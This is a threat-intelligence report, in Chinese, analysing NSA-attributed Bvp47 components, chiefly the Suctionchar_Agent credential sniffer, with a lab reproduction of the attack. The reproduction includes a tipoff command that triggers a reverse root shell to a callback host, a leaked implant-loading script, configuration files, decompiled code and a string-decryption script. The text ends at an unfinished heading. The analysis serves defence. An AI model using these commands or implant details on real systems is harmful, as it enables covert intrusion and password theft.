

“电幕行动”(Bvp47)技术细节报告(二)——关键组件深度揭秘

原创 奇安盘古实验室 奇安信威胁情报中心 2022-09-13 10:15 发表于四川

概述

在报告“Bvp47-美国NSA方程式组织的顶级后门”(参考1)的描述中，Bvp47本身像是一个巨大的壳或压缩包，共包含了18个分片，盘古实验室展示了对于Bvp47后门程序的归属分析和部分技术细节的描述，比如BPF隐蔽隧道，但依然还有部分其他模块值得深入探究，这些模块既可以作为Bvp47的一部分一起执行任务，也可以被独立使用。

在2015年对国内某国家重要关键信息基础设施的Solaris系统取证中，盘古实验室提取到了一份独立存活于Solaris平台看起来与Bvp47关系密切的样本，后经确认，样本文件内容与“影子经纪人”(The Shadow Brokers)披露出的“饮茶”(Suctionchar_Agent)木马程序原文件一致。该木马程序搭配Bvp47中的Dewdrop、Incision等模块和控制程序tipoff，可以轻松窃取目标系统用户在执行ssh、passwd、sudo等命令时的账号密码，随即将其隐蔽保存在目标系统中。这些被加密隐藏的密码文件同样也需要RSA算法的私钥来解密。

基于特征的入侵分析取证发现，国内大量重要组织机构受到了这个美国国家安全局(NSA)来源的“饮茶”(Suctionchar_Agent)木马程序的侵袭，其中就包括了近期披露的被网络渗透的西北工业大学。有证据显示，NSA利用“饮茶”(Suctionchar_Agent)木马程序窃取了世界各国难以确切估量的账号密码，在美国各地建立了多个高度机密的账号密码海量数据存储中心，供NSA的行动部门TAO随时查询并“合法”进入受害者的信息系统。


追踪Bvp47的过程更像是在摸索一张迷雾下的拼图，在奇安盘古实验室与国家计算机病毒应急处理中心的通力合作下，这份报告将会通过对“饮茶”(Suctionchar_Agent)、Dewdrop、Bvp47_loader等程序和系统模块的技术分析来进一步理解Bvp47这个顶级后门平台的部分工作方式和执行逻辑。

“饮茶”嗅探木马(Suctionchar_Agent)攻击场景还原

攻击场景

经过全面而深入的技术模拟分析，盘古实验室还原了“饮茶”嗅探木马(Suctionchar_Agent)与Bvp47后门程序其他组件配合实施联合攻击的场景，具体执行过程如下图所示：

Bvp47_Suctionchar_Agent攻击场景



1. 运行于内核层的sum会辅助“饮茶”嗅探木马 (Suctionchar_Agent) 窃取passwd、telnet、su等进程中的账号密码；
2. 窃取到的账号密码会同步发送给运行于Ring3的“饮茶”嗅探木马 (Suctionchar_Agent)；
3. “饮茶”嗅探木马 (Suctionchar_Agent) 会将账号密码保存到名为“/var/tmp/.xxxxxxxx”的隐藏目录中；
4. 美国国家安全局 (NSA) 的攻击实施者远程发送执行ish反弹的触发包到内核层的BPF过滤程序；
5. BPF过滤器捕获到特征包后传送给Ring3的Dewdrop程序模块；
6. Dewdrop进行数据包解密并收到ish反弹指令，随即转送给Incision程序；
7. Incision程序主动回联到callback地址，美国国家安全局 (NSA) 的攻击实施者利用ish接受窃取的密码文件；
8. 美国国家安全局 (NSA) 的攻击实施者将被RSA公钥加密的密码文件进行私钥解密并还原密码文件；

场景复现

1. 运行tipoff控制端程序，功能列表如下：

```

./tipoff -h
usage: ./tipoff [options]

* -t, --destination-address address[:port] - The address to send the trigger packet to
+ -p, --destination-port port           - Port to use for sending trigger -R, --trigger-address address      - The target address to use in the trigger
                                         command data, required when using nat with
                                         a trigger packet. The target address is used
                                         by default.
* -a, --callback-address address[:port] - The trigger callback address
* -c, --callback-port port            - The trigger callback port
-s, --source-address address[:port]   - Use this source address for the trigger
-u, --source-port port              - Use this port when sending tcp/udp
* -r, --protocol, --transport protocol - Transport layer protocol used to send trigger (tcp/udp/icmp)
-A, --application protocol         - Application layer protocol used to send trigger (dns/smtp/sip)
-C, --command command             - The command protocol identification value.
-E, --time time                   - The time to use, in seconds since the epoch
-K, --time-skew skew              - The time skew to use, in seconds

-M, --list-icmp-options          - List typical icmp options
-l, --icmp-options type,code     - icmp type and code fields

-n, --raw-send [<address>]:port    - Send raw trigger packet data to this address,
                                         port. The default address is localhost.
-o, --tcp-connect                 - Establish tcp connection for trigger
-f, --tcp-flags flag[,flag]       - tcp flags (syn, fin, rst, push, ack, urg)

-L, --list-firewall-types        - Print supported firewall types to stdout
-F, --bypass-firewall type       - Bypass firewall (types: pix)

-m, --mail-from address          - Use this as `from` address for SMTP/SIP application protocol data
-l, --rcpt-to address            - Use this as `to` address for SMTP/SIP application protocol data
-d, --dns-flags bytes            - The 16-bit dns flags value

-U, --forward-offset             - Use a forward offset trigger packet
-T, --start                      - The 16-bit start of trigger data value

-i, --start-ish                  - Start an incision callback listener
-x, --execute file               - Use command 0x04 and start execute call back listener with given file

-q, --quiet                      - Do not print informational messages
-h, --help                        - This help message

* - Required parameter
+ - Required parameter when using TCP or UDP

```

2. 具体功能列表如下:

类别	功能说明
触发协议支持	支持TCP、UDP、ICMP协议
非常规TCP标志支持	syn、fin、ack、rst、push、urg
防火墙穿透支持	PIX或其它；默认支持防火墙穿透，ACL穿透；
支持应用协议	SMTP、SIP、DNS等应用层协议
后门功能1	支持远程启动文件进程
后门功能2	支持远程Shell查看
支持各协议的扩展定制	包括SMTP、DNS、TCP等协议的标记位自定义

3. 支持UDP包的远程shell获取

```
[root@localhost Desktop]# ./tipoff --trigger-address 192.168.159.128 --target-address 192.168.159.128 --target-protocol udp --target-port 738 --callback-address 192.168.159.129 --callback-port 2468 --start-ish
TRIGGER DATA
COMMAND = 0x01
DESTINATION ADDRESS = 192.168.159.128:738
TRANSPORT PROTOCOL = udp (17)
TIME STAMP = Sun Mar 6 11:45:07 2022 (1646595907)
TIME SKEW = 43200
CALLBACK ADDRESS = 192.168.159.129:2468
SOURCE PORT = 64259
START OF TRIGGER = 0x0136
```

```
Invoking ISH on port 2468...
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
25146,1
Skipping environment dump...
bash-3.00# █
```

4. UDP报文如下

18301 39829.702057	192.168.159.129	192.168.159.128	UDP	178 64259 → 738 Len=136
18302 39829.702377	192.168.159.128	192.168.159.129	ICMP	206 Destination unreachable (Port unreachable)
18303 39829.702896	192.168.159.128	192.168.159.129	TCP	74 32917 → 2468 [SYN] Seq=0 Win=5840 Len=0
18304 39829.703140	192.168.159.129	192.168.159.128	TCP	74 2468 → 32917 [SYN, ACK] Seq=0 Ack=1 Win=5792
18305 39829.703448	192.168.159.128	192.168.159.129	TCP	66 32917 → 2468 [ACK] Seq=1 Ack=1 Win=5840
18306 39829.703657	192.168.159.128	192.168.159.129	TCP	194 32917 → 2468 [PSH, ACK] Seq=1 Ack=1 Win=5792
18307 39829.703851	192.168.159.129	192.168.159.128	TCP	66 2468 → 32917 [ACK] Seq=1 Ack=129 Win=5792
18308 39829.750556	192.168.159.129	192.168.159.128	TCP	74 2468 → 32917 [PSH, ACK] Seq=1 Ack=129 Win=5792
18309 39829.750852	192.168.159.128	192.168.159.129	TCP	66 32917 → 2468 [ACK] Seq=129 Ack=9 Win=5840
18310 39829.751348	192.168.159.129	192.168.159.128	TCP	74 2468 → 32917 [PSH, ACK] Seq=9 Ack=129 Win=5840

> Frame 18301: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits) on interface \Device\NPF_{BD992997-9A45-4A6

> Ethernet II, Src: VMware_de:9c:aa (00:0c:29:de:9c:aa), Dst: VMware_2:a:ff:ac (00:0c:29:2a:ff:ac)

> Internet Protocol Version 4, Src: 192.168.159.129, Dst: 192.168.159.128

> User Datagram Protocol, Src Port: 64259, Dst Port: 738

> Data (136 bytes)

Data: 01369b0ac86e493cd2529f35e607ebe9e98f1ceeeb566b0a69e51149353d0af139293d07...

0000 00 0c 29 2a ff ac 00 0c 29 de 9c aa 08 00 45 00	..)*.....).....E.
0010 00 a4 00 01 00 00 40 11 b9 f5 c0 a8 9f 81 c0 a8@:
0020 9f 80 fb 03 02 e2 00 90 f4 cd 01 36 9b 0a c8 6e6...n
0030 49 3c d2 52 9f 35 e6 07 eb e9 8f 1c ee eb 56	I<.R.5...V
0040 6b 0a 69 e5 11 49 35 3d 0a f1 39 29 3d 07 e5 b5	k.i..I5= ..9)=....
0050 14 46 74 e0 c3 b9 8b 85 a0 c2 d3 60 e8 f3 ef 18	.Ft..... . .` ..
0060 5e fc d4 89 3a 42 2e 4d f5 bd c9 3f e7 0c ac c5	^....:B.M ...?..[.]
0070 50 50 03 24 0f df 1a 50 f8 4b fa 92 45 3d 8a d3	PP.\$...P .K..E=...
0080 06 55 02 5a ee ef 88 86 46 90 46 44 ad 43 9e 15	.U.Z.... F.FD.C...
0090 db 01 92 7e 03 c9 ac 7d 12 78 38 d4 ce 84 72 ad} .x8...r...
00a0 ca 9d 23 94 ae 93 e0 31 11 18 7d d2 e6 47 01 10	...#....1 ..}..G..
00b0 9c 5c	.\\

5. 在获取到的shell中可以看到被隐藏的进程和文件

```

root      5697  5562  0 00:28 pts/2    00:00:00 bash
root      6116      1  0 01:23 ?        00:00:00 cupsd
root      24682     1  0 08:20 ?        00:00:00 /usr/bin/modload

root      24683 24682  0 08:20 ?        00:00:00 /usr/bin/modload
root      24684      1  0 08:20 ?        00:00:00 /usr/bin/modload
root      25146      1  0 11:45 ?        00:00:00 /usr/bin/modload
root      25147 25146  0 11:45 pts/3    00:00:00 /bin/bash --posix +o history
root      25178 25147  0 11:46 pts/3    00:00:00 ps -ef
bash-3.00#

```

6. "/var/tmp/"目录下被加密的文件如下：

```

bash-3.00# pwd
/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60
bash-3.00# ls -l
total 4
-rw----- 1 root root 154 Mar  9 09:07 d5373a146ff9f200a2376054dde25677

```

7. 使用suctionchar_decode对"/var/tmp/"目录下被加密的文件解密：

```

[root@localhost Desktop]# ./suctionchar_decode_v_3.3.9.27_x86_64-linux-re
|t-enterprise-4.9 444
Creating file "20220308033113_19577_passwd_test"

```

“饮茶”嗅探木马(Suctionchar_Agent)技术细节

文件信息

样本关联溯源发现，盘古实验室2015年提取到的样本为“影子经纪人”(The Shadow Brokers)泄漏的文件之一，即suctionchar_agent_v_3.3.7.9_sparc-sun-solaris2.9，文件相关信息如下：

样本信息概要说明	
文件名称	未知
文件哈希(MD5)	a633c1ce5a4730daf8623a62927791f
文件大小(字节)	47,144
The Shadow Brokers具体包名称	suctionchar_agents.tar.bz2
原始文件名称	suctionchar_agent_v_3.3.7.9_sparc-sun-solaris2.9
功能目标	窃取SSH、TELNET、FTP、PASSWD、SU、RSH、LOGIN、CSH等程序中的账号密码信息。
CPU架构	SPARC
隐藏路径2	/var/tmp/.xxxxxxxxxxxx

鉴于盘古实验室提取的样本本身为SPARC架构，比较少见，为方便读者理解并采取有效措施进行防范，我们选择基于x86架构、功能相同的木马程序样本进行分析，具体x86架构的文件信息如下：

样本信息概要说明	
文件名称	suctionchar_agent__v__2.0.28.2_x86-linux-centos-5.1
文件哈希(MD5)	4a5b7a9c5d41dbe61c669ed4cf2975e5
文件大小(字节)	31,649
The Shadow Brokers具体包名称	suctionchar_agents.tar.bz2
原始文件名称	suctionchar_agent__v__2.0.28.2_x86-linux-centos-5.1
功能目标	窃取SSH、TELNET、FTP、PASSWD、SU、RSH、LOGIN、CSH等程序中的账号密码信息。
CPU架构	X86
Bvp47对应分片	0x0E
隐藏路径2	/var/tmp/.xxxxxxxxxxxx

样本关联

根据盘古实验室提取的“饮茶”嗅探木马样本(Suctionchar_Agent)，研究人员从“影子经纪人”(The Shadow Brokers)揭露出的文件中找到了对应的原始文件为“linux/bin/suctionchar_agents.tar.bz2/suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9”，二者完全一致。相关压缩包中还包含了适合多个平台和版本的“suctionchar”木马程序，文件最早可追溯到2007年：

...		
↳ suctionchar_agent__v__1.5.17.7_x86-linux-centos-5.4	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.10.1_x86-linux-mandriva-2006	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.10.4_x86-linux-redhat-enterpr...	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.11.2_x86-linux-redhat-enterpr...	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.11.3_x86-linux-slackware-10.2	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.12.1_sparc-sun-solaris2.7	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.13.1_x86-linux-fedora5	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.13.2_x86-linux-fedora6	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.13.4_x86-linux-redhat-7.3	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.17.1_x86-linux-suse-8.2	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.17.3_x86-linux-suse-10.0	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.17.4_x86-linux-tilttop-gate.nto	Added all the files inside compressed bz2 and gz files	5 years ago
↳ suctionchar_agent__v__2.0.18.1_x86-freebsd-6.2	Added all the files inside compressed bz2 and gz files	5 years ago

技术分析

字符串解密

如下图所见，字符串加密也就是“Bvp47”研究报告中所描述的0x47函数加密：

```

0804CF60          sub_804CF60    proc near             ; CODE XREF: sub_8049840+40↑p
0804CF60
0804CF60
0804CF60          var_14      = dword ptr -14h
0804CF60          var_D       = byte ptr -0Dh
0804CF60          arg_0       = dword ptr 8
0804CF60          arg_4       = dword ptr 0Ch
0804CF60          arg_8       = dword ptr 10h
0804CF60
0804CF60 55
0804CF61 89 E5
0804CF63 57
0804CF64 BF 01 00 00 00
0804CF69 56
0804CF6A 53
0804CF6B 83 EC 08
0804CF6E 88 75 0C
0804CF71 88 5D 08
0804CF74 0F B6 06
0804CF77 46
0804CF78 88 45 F3
0804CF7B 88 45 10
0804CF7E 40
0804CF7F 89 45 EC
0804CF82 39 C7
0804CF84 73 27
0804CF86 8D 76 00
0804CF89 8D BC 27 00 00 00 00
0804CF90
0804CF90 0F B6 06
0804CF93 89 F9
0804CF95 47
0804CF96 0F B6 55 F3
0804CF9A 46
0804CF9B 30 C2
0804CF9D 30 CA
0804CF9F 80 F2 47
0804CFA2 88 13
0804CFA4 43
0804CFA5 00 45 F3
0804CFA8 3B 7D EC
0804CFAB 72 E3
0804CFAD
0804CFAD 8B 45 08
0804CFB0 83 C4 08
0804CFB3 5B
0804CFB4 5E
0804CFB5 5F
0804CFB6 5D
0804CFB7 C3
0804CFB7
0804CF60          loc_804CF90:    ; CODE XREF: sub_804CF60+4B↑j
0804CF90 0F B6 06
0804CF93 89 F9
0804CF95 47
0804CF96 0F B6 55 F3
0804CF9A 46
0804CF9B 30 C2
0804CF9D 30 CA
0804CF9F 80 F2 47
0804CFA2 88 13
0804CFA4 43
0804CFA5 00 45 F3
0804CFA8 3B 7D EC
0804CFAB 72 E3
0804CFAD
0804CFAD 8B 45 08
0804CFB0 83 C4 08
0804CFB3 5B
0804CFB4 5E
0804CFB5 5F
0804CFB6 5D
0804CFB7 C3
0804CFB7
0804CF60          loc_804CFAD:    ; CODE XREF: sub_804CF60+24↑j
0804CFAD 8B 45 08
0804CFB0 83 C4 08
0804CFB3 5B
0804CFB4 5E
0804CFB5 5F
0804CFB6 5D
0804CFB7 C3
0804CFB7
0804CF60          sub_804CF60    endp

```

解密后的字符串列表如下：

Address	Length	Type	String
'\$' .rodata:08006...	0000000A	C	/dev/null
'\$' .rodata:08006...	00000021	C	a0b973925e397d9acd80e85e2eaa6e60
'\$' .rodata:08007...	00000008	C	%s#fork
'\$' .rodata:08007...	00000007	C	(null)
'\$' .rodata:08007...	0000000A	C	^/dev/tty
'\$' .rodata:08007...	00000038	C	^((/usr(/local)?)/s?bin/)?(ssh telnet ftp passwd)(\$)
'\$' .rodata:08007...	00000021	C	d5373a146ff9f200a2376054dde25677
'\$' .rodata:08007...	00000021	C	dc9cb44a723d0e75201d933159834173
'\$' .rodata:08007...	00000021	C	dc9cb44a723d0e75201d933159834173
'\$' .rodata:08007...	00000006	C	/proc
'\$' .rodata:08007...	0000000D	C	/proc/%s/exe
'\$' .rodata:08007...	00000011	C	/proc/%s/cmdline
'\$' .rodata:08007...	0000000C	C	/dev/random
'\$' .rodata:08007...	0000000D	C	/dev/urandom

相关解密脚本如下：

```

tgs = []
for addr in range(ea_start, ea_end):
    if idc.get_name(addr) != '':
        tgs.append(addr)
tgs.append(ea_end)
for i in range(0, len(tgs)):
    bdec = b''
    length = tgs[i + 1] - tgs[i]
    benc = ida_bytes.get_bytes(tgs[i], length)
    x = benc[0]
    for j in range(1, len(benc)):
        bdec += struct.pack('<B', benc[j] ^ 0x47 ^ x ^ j)
        if bdec[-1] == 0:
            break
        x = (x + benc[j]) & 0xff
    ida_bytes.put_bytes(tgs[i], bdec)
    ida_bytes.create_strlit(tgs[i], tgs[i] + len(bdec), idc.get_inf_attr(idc.INF_STRTYPE))
    print('%x, %x, %x, %s' % (tgs[i], length, tgs[i], bdec))

```

功能模块设计

文件“Linux\etc\opscript.txt”中对Suctionchar_Agent的功能作了相关说明，即驻留窃取SSH、TELNET、FTP、PASSWD、SU、RSH、LOGIN、CSH等程序中的账号密码信息。“饮茶”(Suctionchar_Agent)程序是这个木马程序的应用层代理，它与相关联的内核模块通信，接收所需信息并加密写入文件。内核模块sum文件(The Shadow Brokers Leaks未包含该文件)可由modload程序加载，成功加载内核模块后会清空落地的文件，防止内容被恢复：

```

#####
# SUCTIONCHAR
#####
#      32 or 64 bit OS - solaris sparc 8,9
#      Kernel level implant - transparent, sustained, or realtime
#      interception of process input/output vnode traffic.
#      retrieve later

#      filter: ssh, telnet, rlogin, rsh, password, login, csh , su

# max bytes collected per session is 32 kilobytes
# max bytes collected for all sessions is 1 megabyte
# don't take up more than 1% of system's memory
# to determine if suctionchar is loaded on a system is to
# open a command channel to the implant as described in
# authenticate and yyserv tool and demo sections. If this
# fails and receives the error "Bad Address" when trying to
# modload the instant grat module; function call needs patch
# can't be found, probably because already been patched by a
# version of suctionchar already running

# SUCTIONCHAR will go away at reboot
# if offset involved with target, must set op box time to match target time

# INSTALLING SUCTIONCHAR
uname -a
isainfo -v

cd /tmp/.scsi

cp /usr/sbin/modload ml
cp /usr/sbin/modinfo mi

### if running 32 AND 64 bit, upload 64 bit:
# 64 bit
-put /current/up/sparcv9/sum sum
# else 32 bit
-put /current/up/sum sum

-lt sum
### install it:
./ml sum

### make sure sum doesn't show up in modinfo:
./mi

```

“饮茶”(Suctionchar_Agent文件本身既可以使用默认配置，也可以从外部读取配置文件，文件格式主要包括3.x以上版本的xml格式和早期的conf格式。

3.x以上版本的xml格式 (“Linux\bin\suctionchar_configure.xml”) :

```

<!--
| An example SUCTIONCHAR XML Configuration File
-->

<Suctionchar>
    <!--
    | The maximum exfiltration file size
    -->
    <limit>5242880</limit>

    <!--
    | Collect on the SSH, TELNET, FTP, and PASSWD clients
    |

    Passwords are often read "securely" through /dev/tty. The
    rest of the session is exchanged over the standard file
    descriptors 0, 1, and 2.
    -->
    <task>
        <command>^((/usr(/local)?)?/s?bin/)?(ssh|telnet|ftp|passwd)( |$)</command>
        <limit>51200</limit>
        <descriptor>0</descriptor>
        <descriptor>1</descriptor>
        <descriptor>2</descriptor>
        <path>^/dev/tty</path>
    </task>
</Suctionchar>

```

“Linux\doc\old\etc\suctionchar.sample.filter.conf”：

```

filter 0
    name = ssh
    collect = read AND write
end

filter 1
    name = rsh
    collect = read AND write
    offspring = yes ; rsh forks another process
end

filter 2
    name = telnet
    collect = read AND write
end

filter 3
    name = rlogin
    collect = read AND write
    offspring = yes ; rlogin forks another process
end

```

“饮茶”(suctionchar_configure)将生成“dc9cb44a723d0e75201d933159834173”文件，该文件供Suctionchar_Agent使用：

```
usage: ./suctionchar_configure__v__3.3.10.3_x86-linux-centos-5.7 [ XML_CONFIG  
URATION_FILE | -r ]
```

This tool is used to generate a SUCTIONCHAR binary configuration file from an XML configuration specification. The XML data is read from standard input if no file specified on the command line

This tool can also be used to verify a generated binary file by using the -r option

This tool will always write to and read from the file ./dc9cb44a723d0e75201d933159834173

密码获取线程

在“饮茶”(Suctionchar_Agent)中存在一个独立的线程，与内核模块sum保持通信，接收账号密码并写入到/var/tmp/文件夹中，即sub_8049EF0函数内部：

```

● 30    if ( v0 )
● 31    {
● 32        switch ( v0 )
● 33        {
● 34            case 1:
● 35                v6 = 5;
● 36                v5 = "scp";
● 37                break;
● 38            case 2:
● 39                v6 = 8;
● 40                v5 = "telnet";
● 41                break;
● 42            case 3:
● 43                v6 = 5;
● 44                v5 = "ftp";
● 45                break;
● 46            default:
● 47                v6 = 8;
● 48                v5 = "passwd";
● 49                break;
● 50        }
● 51    }
● 52    else
● 53    {
● 54        v6 = 5;
● 55        v5 = "ssh";
● 56    }
● 57    if ( v7 > 5u )
● 58    {
● 59        v7 = 0;
● 60        v3 = v9;
● 61    }
● 62    else
● 63    {
● 64        v2 = v7++;
● 65        v3 = &v9[16 * v2];
● 66    }
● 67    v11 = sub_804CF60(v3, v5, v6);
● 68    (*(_DWORD *)v8 = 0;
● 69    if ( sub_804C420((int)v8, 1) )
● 70        break;
● 71    if ( sub_804C840(*(_DWORD *)v8, v12) )
● 72        break;
● 73    if ( sub_804C8C0(*(_DWORD *)v8, 0) )
● 74        break;
● 75    if ( sub_804C8C0(*(_DWORD *)v8, 1) )
● 76        break;
● 77    if ( sub_804C8C0(*(_DWORD *)v8, 2) )
● 78        break;
● 79    if ( sub_804C900(v8[0], v1) )
● 80        break;
● 81    if ( sub_804C730(v8[0], v11) )
● 82        break;
● 83    result = sub_804AEE0(*(_DWORD *)v8, sub_80497E0, 0);
● 84    if ( result )
● 85        break;
● 86    if ( (unsigned __int8)++v0 > 4u )
● 87        return result;
● 88    }
● 89    return 257;
● 90}

```

回调函数sub_8049A00:

```

1 int __cdecl sub_8049A00(char *s, int a2)
2{
3    int v2; // edi
4    int v3; // esi
5    size_t v5; // ebx
6    time_t v6; // eax
7    ssize_t v7; // eax
8    char v8; // [esp+4Fh] [ebp-89h]
9    int v9[3]; // [esp+50h] [ebp-88h] BYREF
10   char buf; // [esp+5Fh] [ebp-79h] BYREF
11   struct stat stat_buf; // [esp+60h] [ebp-78h] BYREF
12
13   v2 = -1;
14   buf = 1;
15   v8 = 0;
16   v3 = sub_8040F10(&mutex);
17   if ( !v3 )
18   {
19       v8 = 1;
20       if ( fd >= 0 )
21       {
22           if ( __fxstat(3, fd, &stat_buf) || stat_buf.st_nlink )
23               goto LABEL_15;
24           if ( fd >= 0 )
25           {
26               close(fd);
27               fd = -1;
28           }
29       }
30       fd = open(&g_s, 1090, 384);
31       if ( fd < 0 )
32       {
33 LABEL_18:
34       v3 = -1;
35       goto LABEL_3;
36   }
37 LABEL_15:
38   v2 = lseek(fd, 0, 2);
39   if ( v2 >= 0 )
40   {
41       v5 = strlen(s) + 1;
42       if ( v5 + v2 + 17 <= 0x500000 )
43       {
44           if ( write(fd, &buf, 1u) == 1 )
45           {
46               a2 = HIBYTE(a2) | ((unsigned int)a2 >> 8) & 0xFF00 | (BYTE1(a2) << 16) | ((unsigned __int8)a2 << 24);
47               if ( write(fd, &a2, 4u) == 4 )
48               {
49                   v6 = time(0);
50                   v9[0] = ((unsigned int)(v6 >> 31) >> 24) | ((unsigned int)(v6 >> 31) >> 8) & 0xFF00 | ((unsigned __int8)((unsigned __int16)(v6 >> 31) >> 8) << 16) | (v6 >> 31 << 24);
51                   v9[1] = HIBYTE(v6) | ((unsigned int)v6 >> 8) & 0xFF00 | (BYTE1(v6) << 16) | ((unsigned __int8)v6 << 24);
52                   if ( write(fd, v9, 8u) == 8 )
53                   {
54                       a2 = HIBYTE(v5) | (v5 >> 8) & 0xFF00 | (BYTE1(v5) << 16) | (v5 << 24);
55                   if ( write(fd, &a2, 4u) == 4 )
56                   {
57                       sub_8040120(s, v5);
58                       v7 = write(fd, s, v5);
59                       if ( v7 >= 0 && v7 == v5 )
60                           goto LABEL_6;
61                   }
62               }
63           }
64       }
65   }
66 }

```

密码保存文件的路径生成算法

在函数get_hidden_path_0804BDF0中描述了隐藏文件“/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60/d5373a146ff9f200a2376054dde25677”的生成算法：

```

1 int __cdecl get_hidden_path_0804BDFO(char *s, int a2)
2{
3    const char *v3; // eax
4    int v4; // edi
5    char *v5; // eax
6    unsigned int v6; // eax
7    char *format; // [esp+24h] [ebp-1B4h]
8    int v8; // [esp+28h] [ebp-1B0h]
9    __fsblkcnt_t v9; // [esp+2Ch] [ebp-1ACh] BYREF
10   struct stat v10; // [esp+30h] [ebp-1A8h] BYREF
11   char v11[11]; // [esp+90h] [ebp-148h] BYREF
12   char v12[11]; // [esp+9Bh] [ebp-13Dh] BYREF
13   char v13[11]; // [esp+A6h] [ebp-132h] BYREF
14   char v14[11]; // [esp+B1h] [ebp-127h] BYREF
15   char v15[11]; // [esp+BCh] [ebp-11Ch] BYREF
16   char v16[25]; // [esp+C7h] [ebp-111h] BYREF
17   char *filename[4]; // [esp+E0h] [ebp-F8h]
18   char *file; // [esp+F0h] [ebp-E8h]
19   int v19; // [esp+F4h] [ebp-E4h]
20   struct stat stat_buf; // [esp+100h] [ebp-D8h] BYREF
21   struct statvfs v21; // [esp+160h] [ebp-78h] BYREF
22   int v22[10]; // [esp+1B0h] [ebp-28h] BYREF
23
24   v8 = 0;
25   if ( !s || !a2 )
26       return -268435447;
27   filename[0] = sub_804CF60(v11, "/var/tmp/", 11);
28   filename[1] = sub_804CF60(v12, "/lib/", 7);
29   filename[2] = sub_804CF60(v13, "/dev/", 7);
30   filename[3] = sub_804CF60(v14, "/etc/", 7);
31   file = sub_804CF60(v15, "/", 3);
32   v19 = 0;
33   format = sub_804CF60(v16, aS016llx, 12);
34   if ( statvfs(file, &v21) || __xstat(3, file, &stat_buf) )// 获取"/"的iblocks数量
35       return 1536;
36   v3 = filename[0];
37   v4 = 0;
38   if ( filename[0] )
39   {
40       while ( __xstat(3, v3, &v10) || stat_buf.st_dev != v10.st_dev )
41       {
42           v3 = filename[++v4];
43           if ( !v3 )
44               return 1536;
45       }
46       v5 = filename[v4];
47   }
48   else
49   {
50       v5 = 0;
51   }
52   if ( !v5 )
53       return 1536;
54   v9 = v21.f_blocks;
55   sub_804D2F0((int)&v9, 4, (int)v22);          // 尝试进行md5计算
56   v6 = sprintf(s, *(DWORD *)a2, format, filename[v4], v22[0], v22[1]) + 1;// 拼接完整路径名称
57   if ( v6 <= *(DWORD *)a2 )
58   {
59       *(DWORD *)a2 = v6;
60   }
61   else

```

还原的代码大致如下：

```

md5_context ctx;
unsigned int blocks;
int rv;
struct statvfs buf; rv = statvfs("/", &buf);
blocks = buf.f_blocks;
char path[ 2048 ];
struct stat sbuf;

md5_starts(&ctx);
md5_update(&ctx, (char*)&blocks, 4);
unsigned char out[16];
md5_finish(&ctx, out);

memset( path, 0, sizeof(path) );
snprintf( path, sizeof(path) - sizeof(*path), "/var/tmp/.%016llx/", (int*)out)[0], ((int*)out)[1] );

```

“饮茶”木马(suctionchar_decode)程序中的私钥

